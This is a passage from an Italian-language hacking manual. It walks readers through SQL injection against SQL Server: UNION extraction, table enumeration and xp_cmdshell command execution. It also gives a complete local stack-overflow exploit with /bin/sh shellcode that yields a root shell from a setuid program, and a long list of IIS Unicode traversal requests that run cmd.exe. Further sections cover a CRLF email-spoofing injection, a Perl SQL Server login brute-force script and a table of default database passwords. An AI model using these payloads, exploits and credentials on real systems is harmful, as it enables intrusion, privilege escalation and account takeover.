SELECT FirstName, LastName, Title FROM Employees WHERE City
='NoSuchCity' UNION ALL SELECT OtherField FROM OtherTable WHERE 1=1
AND Country = 'USA'
```

Ila quale genererebbe una segnaazione d'errore del tipo :

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid column name
'Country'.
```

Il problema in questo caso è dovuta al fatto che la query iniettata non possiede una tabella all'interno del FROM che contiene la colonna 'Country'.
Ci sono due modi di risolvere il problema:
Il primo è appunto quello annunciato in altri capitoli e all'inizio di questo ovvero di usare il terminatore ";--" nel caso in cui si stia usando SQL Server, oppure prendete il nome della tabella ce ospita la colonna e appendetela al FROM.
Ora che potrebbe essere possibile avere una stringa d'iniezione è necessario decidere quali tabelle e campi volete recuperare.
Con SQL Server potete facilmente recuperare tutte le tabelle e le colonnedel database.
Con Oracle e Access potreste o non potreste essere in grado di farlo in quanto questo dipende dai privilegi dell'account mediante il quale l'applicazione WEB accede al database.
In SQL Server ci sono delle tabella chiamate 'sysobjects' e 'syscolumns' che permettono di avere determinate informazioni legate alle tabelle e ai campi presenti in un database.
Per ricavare la lista delle tabelle potete usare la stringa d'iniezione:

```
SELECT name FROM sysobjects WHERE xtype = 'U'
```

Questa ritorna il nome di tutte le tabelle definite dallutente (xtype = 'U').
Per avere i campi invece :

```
SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects
WHERE name = 'Orders')
```

Alcune applicazioni sono create per utilizzare soltanto un recordset alla volta all'interno del loro output.
Potete manipolare la vostra stringa d'iniezione per avere indietro lentamente ma con sicurezza le informazioni desiderate.
Questo viene eseguito aggiungendo un qualificatore alla clausola WHERE che previene dal fatto che alcune righe possano essere selezionate.
Guardate ad esempio :

```
' UNION ALL SELECT name, FieldTwo, FieldThree FROM TableOne WHERE
''='
```

Chiamiamo I valori di FieldOne, FieldTwo, FieldThree come "Alpha", "Beta" e "Delta" rispettivamente.
La seconda stringa d'iniezione potrebbe essere :

```
' UNION ALL SELECT FieldOne, FieldTwo, FieldThree FROM TableOne WHERE
FieldOne NOT IN ('Alpha') AND FieldTwo NOT IN ('Beta') AND FieldThree NOT IN
('Delta') AND ''='
```

La clausola NOT IN VALUES ci rende sicuri che le informazioni che già conoscete non vengano restituite nuovamente., in modo che la prossima riga nella tabella venga usata al loro posto.
Questa dice questi valori dove "AlphaAlpha", "BetaBeta" e "DeltaDelta"...

```
' UNION ALL SELECT FieldOne, FieldTwo, FieldThree FROM TableOne
WHERE FieldOne NOT IN ('Alpha', 'AlphaAlpha') AND FieldTwo NOT IN
('Beta', 'BetaBeta') AND FieldThree NOT IN ('Delta', 'DeltaDelta')
AND ''='
```

Questo previene sia il primo che il secondo sets di valori.
La parola INSERT viene usata poer inserire informazioni dentro ad un database..
L'uso comune all'interno di un applicazione WEB potrebbe essere legata all'iserimento dei dati di qualche nuovo utente registrato.
Il controllo delle vulnerabilità dello stetement INSERT avviene allo stesso modo di quello WHERE.
Prendiamo ad esempio un sito in cui si permessa la registrazione di nuovi utenti.
In questo sarà presente un form dove potrete inserire il nome, il cognome e altri dati
Dopo averli confermati potrete andare nella pagina dove questi sono visualizzati e quindi provare ad editarli.
Per poter avere un vantaggio nella specifica INSERT, dovrete essere in grado di vedere le informazioni inserite
Cercate di trovare il modo per riuscire a visualizzare tali informazioni.
Una statement INSERT potrebbe essere :

```
INSERT INTO TableName VALUES ('Value One', 'Value Two', 'Value
Three')
```

Potreste volere di essere in grado di manipolare gli argomenti all'interno dela specifica VALUES in modo da poter recuperare altri dati.
Per fare questo usate una subselects.
Il codice potrebbe essere :

```
SQLString = "INSERT INTO TableName VALUES ('" & strValueOne & "', '"
& strValueTwo & "', '" & strValueThree & "')"
```

Per poter riempire il form in questo modo:

```
Name: ' + (SELECT TOP 1 FieldName FROM TableName) + 'Email:
blah@blah.com Phone: 333-333-3333
```

creiamo un statement SQL come questo :

```
INSERT INTO TableName VALUES ('' + (SELECT TOP 1 FieldName FROM
TableName) + '', 'blah@blah.com', '333-333-3333')
```

Quando poi andrete nella pagina delle preferenze nella quale è possibile vedere I dati inseriti, potrete vedere il primo valore in FieldName dove di fatto lo user's name dovrebbe essere normalmente .
Fino a quando usate TOP 1 all'interno della vostra subselect, dovreste ricevere indietro un messaggio d'errore il quale vi dirà che esistono troppi records restituiti dalla subselect
Potreste anche navigare attraverso tutte le righe della tabella usando NOT IN () allo stesso modo in cui vferrebbe usata all'interno di un ciclo relativo ad un unico record.
Come abbiamo detto prima I database possono utilizzare quelle definite con il termine di stored procedure.
Dentro a Microsoft SQL Server esistono centinaia di stored procedures.
Se potete eseguire un iniezione SQL che funziona sul WEB potreste anche usare queste stored procedures per tirarci fuori alcuni effetti strani.
In funzione alle permissions delle applicazioni web alcune di queste potrebbero funzionare.
La prima cosa che dovete conoscere sulle iniezioni legate alle stored procedure è che non vedrete l'output da pate di queste allo stesso modo in cui avrete I dati indietro mediante l'uso delle normali metodologie d'iniezione.
In funzione a quello che vorreste fare potreste non avere bisogno di avere restituiti tutti I dati.
Potreste trovare altri modi per ricevere I dati restituiti.
Le iniezioni delle procedure è più semplice di quanto lo sia la normale iniezione.
Un procedure injection potrebbe essere :

```
simplequoted.asp?city=seattle';EXEC  master.dbo.xp_cmdshell  'cmd.exe
dir c:
```

Notate come un argomento valido è fornito all'inizio il quale è successivamente seguito da una virgoletta.
L'argomento finale non possiede chiusure di virgolette.
Questo soddisfa le richieste delle sintassi inerenti a molte vulnerabilità quotate.
Potreste anche dover trattare con parentesi gli stements WHERE aggiuntivi.

Tra le stored procedure troviamo :

```
xp_cmdshell {'command_string'} [, no_output]
```

master.dbo.xp_cmdshell è il santo grailis delle stored procedure.
Questa vuole un singolo argomento il quale è un comando che deve essere eseguito.

```
sp_makewebtask [@outputfile =] 'outputfile', [@query =] 'query'
```

Un altra procedura è master.dbo.sp_makewebtask.
Come potete vedere questa usa come argomento la locazione di un file di outpute una statement SQL.
sp_makewebtask prende una query e crea una pagina web contenente il suo output.
Notate che potete usare un pathname unicode come locazione di output.

Un tentativo di buffer overflow eseguito localmente

Quando abbiamo parlato negli altri capitoli di buffer overflow la domanda fondamentale era di dove questo inserimento di dati oltre un certo limite poteva essere eseguito.
La risposta era di fatto ovunque il sistema operativo o un software di gestione di un severs prendesse l'input.
Chiaramente gli scopi potevano essere diversificati a seconda del punto da cui si cercava di eseguire questa procedura.

Se l’attacco avveniva dall’esterno questa poteva essere orientata ad ottenere una shell dentro al sistema operativo.
Se invece si fosse già all’interno, ad esempio dopo aver fatto il login come guest, lo scopo poteva essere quello di cercare di aumentare i privilegi, magari ottenendo una shell come root.
In questa parte vedremo appunto questo caso.
Per altre spiegazioni sulla metodologia dei buffer overflow vi rimando agli appositi capitoli che abbiamo visto precedentemente.
Come ho già detto lo scopo di questo capitolo è quello d creare da dentr9o al sistema una shell con diritti di root.
Supponiamo di avere ad esempio il sistema che legge la variabile d’ambiente legato al settaggio del terminale.

```
void main(int argc, char **argv, char **envp) {
      char s[1024];
      strcpy(s,getenv("TERM"));
}
```

Questo di fatto è un pezzo di codice reale e molti exploit si basano su questo.
Ora supponiamo di aver definito la varabile d’ambiente :

```
$ export TERM="01234567890123456789012345678901234567890123456789012345678
90123456789012345678901234567890123456789012345678901234567890123456789012
34567890123456789012345678901234567890123456789012345678901234567890123456
78901234567890123456789012345678901234567890123456789012345678901234567890
12345678901234567890123456789012345678901234567890123456789012345678901234
56789012345678901234567890123456789012345678901234567890123456789012345678
90123456789012345678901234567890123456789012345678901234567890123456789012
34567890123456789012345678901234567890123456789012345678901234567890123456
78901234567890123456789012345678901234567890123456789012345678901234567890
12345678901234567890123456789012345678901234567890123456789012345678901234
56789012345678901234567890123456789012345678901234567890123456789012345678
90123456789012345678901234567890123456789012345678901234567890123456789012
34567890123456789012345678901234567890123456789012345678901234567890123456
78901234567890123456789012345678901234567890123456789012345678901234567890
123456789"
$ ./simple
Segmentation fault
```

Come avrete visto il risultato è un errore di segmentation fault.
La variabile dentro alla procedura che dovrebbe mantenere il settaggio TERM è di 1024 bytes non adatto a mantenere quanto appena visto.
Ora diamo un occhiata al programma che segue :

```
$ cat simple.c
#include <simple.h>
#include <stdlib.h>
void main(int argc,char **argv,char **envp) {
char s[1024];
  strcpy(s,getenv("TERM"));
}
$ gcc simple.c -S
$ cat simple.s
        .file   "simple.c"
        .version        "01.01"
gcc2_compiled.:
.section        .rodata
.LC0:
        .string "TERM"
.text
        .align 16
.globl main
```

```
        .type    main,@function
main:
        pushl %ebp
        movl %esp,%ebp
        subl $1024,%esp
        pushl $.LC0
        call getenv
        addl $4,%esp
        movl %eax,%eax
        pushl %eax
        leal -1024(%ebp),%eax
        pushl %eax
        call strcpy
        addl $8,%esp
.L1:
        movl %ebp,%esp
        popl %ebp
        ret
.Lfe1:
        .size    main,.Lfe1-main
        .ident  "GCC: (GNU) 2.7.0"
$
```

Tenete presente queste righe di codice :

```
pushl %ebp
movl %esp,%ebp
subl $1024,%esp

ret
```

Le prima de linee sono chiamate "setting up a stack frame" e sono una parte standard del codice compilato mediante un compilatore C
La terza linea serve ad allocare delle spazio nello stack per la variabile "s" all'interno del nostro codice C.
Da questo codice possiamo farci un idea graficamente di come è strutturato lo stack:

```
      +-------------+ -1024(%ebp)
      |  1024 bytes |                    (s variabile)
      +-------------+     0(%ebp)
      |     ebp     |
      +-------------+     4(%ebp)
      |   ret addr  |
      +-------------+     8(%ebp)
      |     argc    |
      +-------------+    12(%ebp)
      |     argv    |
      +-------------+    16(%ebp)
      |     envp    |
      +-------------+
```

Cosa avviene quando eseguiamo l'inserimento dentro alla variabile di 1024 della stringa d eviroment TERM ?
Partiamo copiando a -1024(%ebp), andiamo fino -1023(%ebp) e cosi via fino a fermarci prima di 0(%ebp) in quanto dopo ci sono i dati relativi a EBP e il valore di ritorno dela chiamata ala funzione.
Andando avanti a copiare andremmo a soprascrivere questi valori.
Riprendiamo l'esempio di prima:

```
$ export TERM="0123456789012345678901234567890123456789012345678901234567 8
9012345678901234567890123456789012345678901234567890123456789012
```

```
345678901234567890123456789012345678901234567890123456789012345678901234567890123456
789012345678901234567890123456789012345678901234567890123456789012345678901234567890
123456789012345678901234567890123456789012345678901234567890123456789012345678901234
567890123456789012345678901234567890123456789012345678901234567890123456789012345678
901234567890123456789012345678901234567890123456789012345678901234567890123456789012
345678901234567890123456789012345678901234567890123456789012345678901234567890123456
789012345678901234567890123456789012345678901234567890123456789012345678901234567890
123456789012345678901234567890123456789012345678901234567890123456789012345678901234
567890123456789012345678901234567890123456789012345678901234567890123456789012345678
901234567890123456789012345678901234567890123456789012345678901234567890123456789012
345678901234567890123456789012345678901234567890123456789012345678901234567890123456
789012345678901234567890123456789012345678901234567890123456789012345678901234567890
123456789"
```

Usiamo GDB il debugger di Linux sul programma d prima :

```
$ gdb simple
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for
details.
GDB 4.14 (i486-slackware-linux),
Copyright 1995 Free Software Foundation, Inc...(no debugging symbols
found)...
(gdb) break main
Breakpoint 1 at 0x80004e9
(gdb) run
Starting program: simple

Breakpoint 1, 0x80004e9 in main ()
(gdb) disass
Dump of assembler code for function main:
0x80004e0 <main>:       pushl  %ebp
0x80004e1 <main+1>:     movl   %esp,%ebp
0x80004e3 <main+3>:     subl   $0x400,%esp
0x80004e9 <main+9>:     pushl  $0x8000548
0x80004ee <main+14>:    call   0x80003d8 <getenv>
0x80004f3 <main+19>:    addl   $0x4,%esp
0x80004f6 <main+22>:    movl   %eax,%eax
0x80004f8 <main+24>:    pushl  %eax
0x80004f9 <main+25>:    leal   0xfffffc00(%ebp),%eax
0x80004ff <main+31>:    pushl  %eax
0x8000500 <main+32>:    call   0x80003c8 <strcpy>
0x8000505 <main+37>:    addl   $0x8,%esp
0x8000508 <main+40>:    movl   %ebp,%esp
0x800050a <main+42>:    popl   %ebp
0x800050b <main+43>:    ret
0x800050c <main+44>:    nop
0x800050d <main+45>:    nop
0x800050e <main+46>:    nop
0x800050f <main+47>:    nop
End of assembler dump.
(gdb) break *0x800050b
Breakpoint 2 at 0x800050b
(gdb) cont
Continuing.

Breakpoint 2, 0x800050b in main ()
(gdb) stepi
0x37363534 in __fpu_control ()
(gdb) stepi
```

```
Program received signal SIGSEGV, Segmentation fault.
0x37363534 in __fpu_control ()
(gdb)
```

Coma mai un segmentation fault ?
E’ semplice … non esiste nessun codice all’indirizzo 0x37363534:

```
$ gdb simple
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for
details.
GDB 4.14 (i486-slackware-linux),
Copyright 1995 Free Software Foundation, Inc...(no debugging symbols
found)...
(gdb) break main
Breakpoint 1 at 0x80004e9
(gdb) run
Starting program: simple

Breakpoint 1, 0x80004e9 in main ()
(gdb) info registers
eax            0x0      0
ecx            0xc      12
edx            0x0      0
ebx            0x0      0
esp            0xbffff800       0xbffff800
ebp            0xbffffc04       0xbffffc04
esi            0x50000000       1342177280
edi            0x50001df0       1342184944
eip            0x80004ee        0x80004ee
ps             0x382    898
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x2b     43
gs             0x2b     43
(gdb) x/5xw 0xbffffc04
0xbffffc04 <__fpu_control+3087001064>:  0xbffff8e8      0x08000495
0x00000001      0xbffffc18
0xbffffc14 <__fpu_control+3087001080>:  0xbffffc20
(gdb)
```

Il primo valore qui (0xbffff8e8) è quello di ebp prima che questo sia inserito nello stack.
Il valore successivo è quello di ritorno.
Il valore 0x00000001 è l’ argc e 0xbffffc18 è invece argv mentre infine 0xbffffc20 è envp
A questo punto se copiamo 1024 + 8 bytes andremo a soprascrivere l’indirizzo di ritorno facendo in modo che questo obblighi ad eseguire un salto al nostro codice.
Se settassimo TERM con:

```
<un certo numero di nops><il codice che esegue una shelll><lun
indiroizzo di ritorno>
```

potremmo ottenere che il software salti all’interno di un o dei NOP facendo in modo che il processore passi alla successiva istruzione fino a quando non incontra il codice che apre la shell.
L’unico problema è indovinare il valore da inserire nell’indirizzo di ritorno.
Il valore pefetto dovrebbe essere 0xbffff804 ma è piuttosto improbabile che possiamo avee questa informazione nell’istante in cui andremo scrivere un exploit reale per cui l’unica cosa è provare.

Chiaramente l'inserimento dei NOP semplifica un pò la questione.
Questo potrebbe essere un piccolo esempio relativo al nostro caso.

```
long get_esp(void)
{
__asm__("movl %esp,%eax\n");
}

char *realegg =
"\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2\x89\x56\x07\x89\x56\x0f"
"\xb8\x1b\x56\x34\x12\x35\x10\x56\x34\x12\x8d\x4e\x0b\x8b\xd1\xcd"
"\x80\x33\xc0\x40\xcd\x80\xe8\xd7\xff\xff\xff/bin/sh";


/*char *realegg="\xeb\xfe\0";*/

char s[1034];
int i;
char *s1;

#define STACKFRAME (0xc00 - 0x818)

void main(int argc,char **argv,char **envp) {
  strcpy(s,"TERM=");
  s1 = s+5;
  while (s1<s+1028+5-strlen(realegg)) *(s1++)=0x90;
  while (*realegg) *(s1++)=*(realegg++);
  *((unsigned long *)s1)=get_esp()+16-1028-STACKFRAME;
  printf("%08X\n",*((long *)s1));
  s1+=4;
  *s1=0;
  putenv(s);
  system("bash");
}
```

La proima cosa da fare è copiare TERM= in una stringa.
Inseriremo inoltre un certo numero di NOP aggiungendo dopo il codice della shell.
E quindi il valore di ritorno.
Ora potremo chiamare putenv per settare la variabile ed eseguire la shell.
La funzione "get_esp" prende il corretto valore di esp il qale potrebbe cambiare da macchina a macchina.
Ricordiamoci che usando dei programmi localmente possiamo anche sfruttare queste funzioni cosa che non potremmo fare dall'esterno del sistema.

```
$ ./sploit
BFFFF418
bash$ ./simple
bash$
```

Ora proviamo :

```
$ ls -l simple
-rwsr-xr-x   1 root     root         4032 Oct  2 18:46 simple*
$ ./sploit
BFFFF418
bash$ ./simple
bash#
```

e sorpresa … abbiamo la shell come root.
L'unico trucco legato a questo tipo di buffer overflow è quello di riuscire a trovare il corretto STACK_FRAME.
Per aiutarci a fare questo possiamo usare un piccolo programma chiamato whatesp:

```
long getesp() {
__asm__("movl %esp,%eax");
}

void main() {
        printf("%08X\n",getesp()+4);
}
```

```
$ ./sploit
BFFFF41C
bash$ ./whatesp
BFFFF818
```

Il secondo valore che vedrete è BFFFF818 che vi dirà quale valore usare in STACK_FRAME (0x818).

```
$ ./sploit
BFFFF418
bash$ gdb whatesp
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.14 (i486-slackware-linux),
Copyright 1995 Free Software Foundation, Inc...(no debugging symbols found)...
(gdb) run
Starting program: whatesp
BFFFF7FC

Program exited with code 011.
(gdb)
```

Rimpiazzate il valore 0x818 nello STACK_FRAME con 0x7fc.

Altre stringhe legate a UNICODE

Nei capitoli in cui abbiamo parlato dei problemi legati ai WEB windows abbiamo visto il discorso legato all'UNICODE BUG.
Ecco un'altra serie di stringhe utilizzabili :

```
/MSADC/root.exe?/c+dir
/PBServer/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir
/PBServer/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir
/PBServer/..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir
/PBServer/..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir
/Rpc/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir
/Rpc/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir
/Rpc/..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir
/Rpc/..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir
/_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
/_vti_bin/..%%35%63..%%35%63..%%35%63..%%35%63..%%35%63../winnt/system32/cmd
.exe?/c+dir
/_vti_bin/..%%35c..%%35c..%%35c..%%35c..%%35c../winnt/system32/cmd.exe?/c+di
r
```

```
/_vti_bin/..%25%35%63..%25%35%63..%25%35%63..%25%35%63..%25%35%63../winnt/sy
stem32/cmd.exe?/c+dir
/_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+di
r
/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?
/c+dir
/_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir
/_vti_cnf/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/
c+dir
/_vti_cnf/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?
/c+dir
/adsamples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?
/c+dir
/adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe
?/c+dir
/c/winnt/system32/cmd.exe?/c+dir
/cgi-
bin/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir
/cgi-
bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir
/d/winnt/system32/cmd.exe?/c+dir
/iisadmpwd/..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?
/c+dir
/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe
?/c+dir
/msaDC/..%%35%63..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir
/msaDC/..%%35c..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir
/msaDC/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c
+dir
/msaDC/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir
/msadc/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/c+dir
/msadc/..%%35c../..%%35c../..%%35c../winnt/system32/cmd.exe?/c+dir
/msadc/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c
+dir
/msadc/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cmd.exe?/c+d
ir
/msadc/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir
/msadc/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/sy
stem32/cmd.exe?/c+dir
/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir
/msadc/..%c1%af../winnt/system32/cmd.exe?/c+dir
/msadc/..%c1%pc../..%c1%pc../..%c1%pc../winnt/system32/cmd.exe?/c+dir
/msadc/..%c1%pc../winnt/system32/cmd.exe?/c+dir
/msadc/..%e0%80%af../..%e0%80%af../..%e0%80%af../winnt/system32/cmd.exe?/c+d
ir
/msadc/..%e0%80%af../winnt/system32/cmd.exe?/c+dir
/msadc/..%f0%80%80%af../..%f0%80%80%af../..%f0%80%80%af../winnt/system32/cmd
.exe?/c+dir
/msadc/..%f0%80%80%af../winnt/system32/cmd.exe?/c+dir
/msadc/..%f8%80%80%80%af../..%f8%80%80%80%af../..%f8%80%80%80%af../winnt/sys
tem32/cmd.exe?/c+dir
/msadc/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+dir
/msadc/..\    HTTP/1.1%e0\    HTTP/1.1%80\    HTTP/1.1%af../..\    HTTP/1.1%e0\
HTTP/1.1%80\        HTTP/1.1%af../..\        HTTP/1.1%e0\        HTTP/1.1%80\
HTTP/1.1%af../winnt/system32/cmd.exe\ HTTP/1.1?/c\ HTTP/1.1+dir
/samples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c
+dir
/samples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/
c+dir
/scripts..%c1%9c../winnt/system32/cmd.exe?/c+dir
/scripts/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir
/scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
/scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
/scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
/scripts/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir
/scripts/..%252f../winnt/system32/cmd.exe?/c+dir
```

```
/scripts/..%255c%255c../winnt/system32/cmd.exe?/c+dir
/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir
/scripts/..%255c../winnt/system32/cmd.exe?/c+dir
/scripts/..%C0%AF..%C0%AF..%C0%AF..%C0%AFwinnt/system32/cmd.exe?/c+dir
/scripts/..%C1%1C..%C1%1C..%C1%1C..%C1%1Cwinnt/system32/cmd.exe?/c+dir
/scripts/..%C1%9C..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c+dir
/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir
/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
/scripts/..%c1%af../winnt/system32/cmd.exe?/c+dir
/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir
/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+dir
/scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+dir
/scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+dir
/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir
/scripts/root.exe?/c+dir/msadc/..%fc%80%80%80%80%af../..%fc%80%80%80%80%af..
/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir
```

Invio email falsificata tramite oggetti ASP

Uno dei linguaggi più utilizzati al giorno d'oggi sul WEB è sicuramente ASP il quale tra l'infinità di oggetti orientati agli usi più disparati ne possiede uno che permette di inviare delle email direttamente dalle pagine WEB.
Si tratta dell'oggetto CDONTS.NEWMAIL il quale può essere utilizzato nel'ambito di un qualsiasi form per il successivo invio di posta ma che però alo tesso tempo permette anche agli hackers di utilizzarlo per lo tesso scopo ovvero per l'invio arbitrario di posta.
Chiaramente come tanti bugs il tutto dipende sempre dalla tipologia di validazione dei dati inseriti che il programmatore esegue.
Ma partiamo dell'inizio vedendo come in genere è possibile utilizzare questo oggetto all'interno di una pagina ASP.

```
<%
set objNewMail = CreateObject("CDONTS.Newmail")
objNewMail.From = "newsletter@company.com"
objNewMail.To = Request.QueryString("email")
objNewMail.Subject = "NEWSLETTER"
objNewMail.Body = "Please find attached the newsletter."
objNewMail.AttachFile "c:\newsletter.txt", "mailatt.txt"
objNewMail.Send
%>
```

La prima linea crea l'oggetto CDONTS.NEWMAIL mentre il rimenente codice seta I vari campi destinati ad indicare il mittente, il destinatario, il soggetto e il testo del messaggio.
L'ultima linea è quella che di fatto permette di inviare il messaggio una volta che tutti I valori richiesti sono stati inseriti nefgli appositi campi.
Le varie Request.QueryString() interrogano le variabili legate al passaggio degli argomenti alla pagina per ci per ricevere un messaggio questa dovrebbe essere letta nel modo che segue:

```
http://www.company.com/newsletter.asp?email=david@ngssoftware.com
```

Come avrete potuto vedere il parametro viene settato direttamente dentro al campo che lko deve contenere direattamente dalla funzione che lo legge.
Quando alla fine l'oggetto invia l'email il tutto subisce una conversione ne formato richiesto da SMTP.

```
..
..
mail from: newsletter@company.com
rcpt to: david@ngssoftware.com
data
Subject: NEWSLETTER
..
..
```

Se invece avesimo inserito la seguente metodlogia di richiamo :

http://www.company.com/newsletter.asp?email=victim@spoofed.com%0D%0Adata%0D%0A
Subject:%20Spoofed!%0D%0A%0D%0AHi,%0D%0AThis%20is%20a%20spoofed%20email
%0D%0A.%0D%0Aquit%0D%0A

La convesione SMTP sarebbe stata simile a :..

```
..
mail from: newsletter@company.com
rcpt to: victim@spoofed.com
data
Subject: Spoofed!
Hi,
```

```
This is a spoofed e-mail
.
quit
```

Altre informazioni legate agli attacchi a database

Come abbiamo detto nel capitolo precedente, spesso gli attacchi ai sistemi di database costituiscono una via alternativa la fatto di cercare un mezzo per riuscire ad ottenere determinate informazioni da un sistema dove non esistono altri mezzi.
Sempre in altri capitoli del volume abbiamo parlato della password di default che spesso vengono dimenticate dagli amministratori di sistema all'interno dei softwares e dei dispositivi hardware presenti sui servers attaccati.
In questo caso la possibilità è quella di trovare degli accessi senza password.
In questo caso diventa necessario disporre di una qualche utility in grado di cercare gli accessi a SQL Server non protetti da una password.
Il sorgente inoltre cerca anche di eseguire un attacco brute force sul database.

```
#!/usr/bin/perl
## SQL username/password checker
## Parameters: senseql <IP> <username> <password>
## Eg. to check for blank SA:
## senseql 10.0.0.1 sa ""
## Roelof Temmingh / Haroon Meer
## roelof@sensepost.com / haroon@sensepost.com
## SensePost IT Security
## http://www.sensepost.com http://www.hackrack.com
## 2001/11/09

use IO::Socket;
$|=1;
if ($#ARGV<2) {die "Usage: senseql IP username password\n";}
$port=1433; $host=$ARGV[0]; $username=$ARGV[1]; $pass=$ARGV[2];
$unh=pack("a30",$username);$psh=pack("a30",$pass);
$numu=pack("c",length($username)); $nump=pack("c",length($pass));
$FRONT="02000200000002000000000000000000000000000000000000000000000000
0000
00000000000";
$REST="303030303030613000000000000000000000000000000000201881b82c0803
0106
0a090101000000000000000000737175656c646120312e300000000000000000000000
0000
000000000000b000000000000000000000000000000000000000000000000000000000
0000
00";
$REST2="00000000000000000000000000000000000000000000000000000000000000
0000
0000000000000000000000000000000000000000000000000000000000000000000000
0000
0000000000000000000000000000000000000000000000000000000000000000000000
0000
0000000000000000000000000000000000000000000000000000000000000000000000
0000
0000000000000000000000000000000000000000000000000000000000000000000000
0000
0000000000000000000000000000000000000000000000000000000000000000000000
0000
000000040200004d5344424c49420000000706000000000d1100000000000000000000
0000
0000000000000000000000";
$hfront=pack("H*",$FRONT);$hrest=pack("H*",$REST);$hrest2=pack("H*",$RE
ST2)
;
$FULL=$hfront.$unh.$numu.$psh.$nump.$hrest.$nump.$psh.$hrest2;
$SENDY2="0201004700000200000000000000001000000000000000000000000000000
0000
0000000000000000000000000000000000000000000000000000000303030000000030
0000
0";
$SENDY2 = pack("H*",$SENDY2);
print "$host:$username:$pass:";
```

```
$remote = IO::Socket::INET->new(Proto=>"tcp",PeerAddr=>$host,PeerPort
=>
$port)  || die "No SQL here man...";
print $remote $FULL; print $remote $SENDY2;
recv($remote,$back,100,MSG_PEEK);
if ($back =~ /context to 'master'/) {print "Yep - go for it\n"}
else {print "No dude..\n";}
close ($remote);
```

La seguente tabella riporta alcune password usate dai database.

Oracle		**SQL Server**	
user	**password**	**user**	**password**
internal	internal	sa	<blank>
internal	manager	sa	sa
sys	sys	sa	admin
sys	manager	admin	admin
sys	system	admin	<blank>
sys	internal		
sys	change_on_install		
system	manger		
system	system		
system	internal		

Chiaramente il problema delle injections all'interno dei forms presenti sui WEB dipende in gran parte dalla mancanza di controlli fatti dai progettisti software.
Avevamo visto che la forma classica d'interrogazione di un database legato all'accesso ad un sistema ha in genere questa forma:

```
SELECT XYZ from tblUsers
WHERE User_ID='<field from web form>'
AND U_Password='<field from web form>'
IF [Stuff is Returned] {Login looks good}
  ELSE {Login looks bad}
```

